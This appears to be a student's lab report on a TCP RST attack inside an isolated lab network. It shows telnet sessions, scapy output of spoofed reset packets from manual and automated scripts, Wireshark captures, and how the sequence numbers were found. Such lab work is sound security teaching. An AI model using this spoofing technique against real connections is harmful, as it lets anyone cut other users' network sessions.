


```
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 07:12:50 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@7eb53310b4a9:~$
```

Step 3: TCP RST Attack


A TCP RST attack terminates an established TCP connection by sending a spoofed packet with the RST flag set. The spoofed packet must have a correct sequence number to be accepted by the receiver as genuine.

Seed-attacker:




```
seed-attacker:PES1UG23CS505:Sampriti Saha
python3 reset.py
SENDING RESET PACKET.........
version    : BitField  (4 bits)                     = 4               (4)
ihl        : BitField  (4 bits)                     = None            (None)
tos        : XByteField                             = 0               (0)
len        : ShortField                             = None            (None)
id         : ShortField                             = 1               (1)
flags      : FlagsField  (3 bits)                   = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                    = 0               (0)
ttl        : ByteField                              = 64              (64)
proto      : ByteEnumField                          = 6               (0)
chksum     : XShortField                            = None            (None)
src        : SourceIPField                          = '10.9.0.6'      (None)
dst        : DestIPField                            = '10.9.0.5'      (None)
options    : PacketListField                        = []              ([])
--
sport      : ShortEnumField                         = 52188           (20)
dport      : ShortEnumField                         = 23              (80)
seq        : IntField                               = 1189787036      (0)
ack        : IntField                               = 0               (0)
dataofs    : BitField  (4 bits)                     = None            (None)
reserved   : BitField  (3 bits)                     = 0               (0)
flags      : FlagsField  (9 bits)                   = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                             = 8192            (8192)
chksum     : XShortField                            = None            (None)
urgptr     : ShortField                             = 0               (0)
options    : TCPOptionsField                        = []              (b'')
seed-attacker:PES1UG23CS505:Sampriti Saha
```

User-1:



```
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 13:30:50 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@7eb53310b4a9:~$ Connection closed by foreign host.
user-1:PES1UG23CS505:Sampriti Saha
```

Wireshark:




```
ip.addr == 10.9.0.5 && tcp.port == 23
No.     Time              Source      Destination  Protocol  Length Info
     33 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TCP        66 23 → 52188 [ACK] Seq=3296786804 Ack=1189787026 Win=65152 Len=…
     34 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET     67 Telnet Data ...
     35 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787026 Ack=3296786805 Win=64256 Len=…
     36 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     67 Telnet Data ...
     37 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TCP        66 23 → 52188 [ACK] Seq=3296786805 Ack=1189787027 Win=65152 Len=…
     38 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET     67 Telnet Data ...
     39 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787027 Ack=3296786806 Win=64256 Len=…
     40 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     67 Telnet Data ...
     41 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET     67 Telnet Data ...
     42 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787028 Ack=3296786807 Win=64256 Len=…
     43 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     68 Telnet Data ...
     44 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET     68 Telnet Data ...
     45 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787030 Ack=3296786809 Win=64256 Len=…
     46 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET     76 Telnet Data ...
     47 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787030 Ack=3296786819 Win=64256 Len=…
     48 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     67 Telnet Data ...
     49 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TCP        66 23 → 52188 [ACK] Seq=3296786819 Ack=1189787031 Win=65152 Len=…
     50 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     67 Telnet Data ...
     51 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TCP        66 23 → 52188 [ACK] Seq=3296786819 Ack=1189787032 Win=65152 Len=…
     52 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     67 Telnet Data ...
     53 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TCP        66 23 → 52188 [ACK] Seq=3296786819 Ack=1189787033 Win=65152 Len=…
     54 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     67 Telnet Data ...
     55 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TCP        66 23 → 52188 [ACK] Seq=3296786819 Ack=1189787034 Win=65152 Len=…
     56 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     68 Telnet Data ...
     57 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TCP        66 23 → 52188 [ACK] Seq=3296786819 Ack=1189787036 Win=65152 Len=…
     58 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET     68 Telnet Data ...
     59 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787036 Ack=3296786821 Win=64256 Len=…
     60 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET    476 Telnet Data ...
     61 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787036 Ack=3296787231 Win=64128 Len=…
     62 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET    150 Telnet Data ...
     63 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787036 Ack=3296787315 Win=64128 Len=…
     64 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TELNET     87 Telnet Data ...
     65 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        66 52188 → 23 [ACK] Seq=1189787036 Ack=3296787336 Win=64128 Len=…
     68 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TCP        54 52188 → 23 [RST] Seq=1189787036 Win=1048576 Len=0
     69 2025-09-04 09:3… 10.9.0.6    10.9.0.5     TELNET     67 Telnet Data ...
     70 2025-09-04 09:3… 10.9.0.5    10.9.0.6     TCP        54 23 → 52188 [RST] Seq=3296787336 Win=0 Len=0
```

In this manual attack, a Telnet connection is established and the attacker uses Wireshark to find the correct session details, including source and destination IP addresses, ports, and the latest sequence number. The attacker then crafts and sends a spoofed RST packet. When the victim receives this packet, it believes it came from the legitimate user and immediately closes the connection. The user's terminal shows:

Connection closed by foreign host..


Launching the attack automatically

Seed-attacker:




```
^Cseed-attacker:PES1UG23CS505:Sampriti Saha
python3 reset_auto.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.5'      (None)
dst        : DestIPField                         = '10.9.0.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 23              (20)
dport      : ShortEnumField                      = 52382           (80)
seq        : IntField                            = 2397040870      (0)
ack        : IntField                            = 0               (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
.
Sent 1 packets.
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 52382           (20)
dport      : ShortEnumField                      = 23              (80)
```

User-1:



```
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 14:03:24 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@7eb53310b4a9:~$ sConnection closed by foreign host.
user-1:PES1UG23CS505:Sampriti Saha
```

Wireshark:



ip.addr == 10.9.0.5 && tcp.port == 23


No.	Time	Source	Destination	Protocol	Length	Info
150	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
151	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
152	2025-09-04 10:0…	10.9.0.6	10.9.0.5	TCP	54	52382 → 23 [RST] Seq=0 Win=1048576 Len=0
153	2025-09-04 10:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 52382 [RST] Seq=0 Win=1048576 Len=0
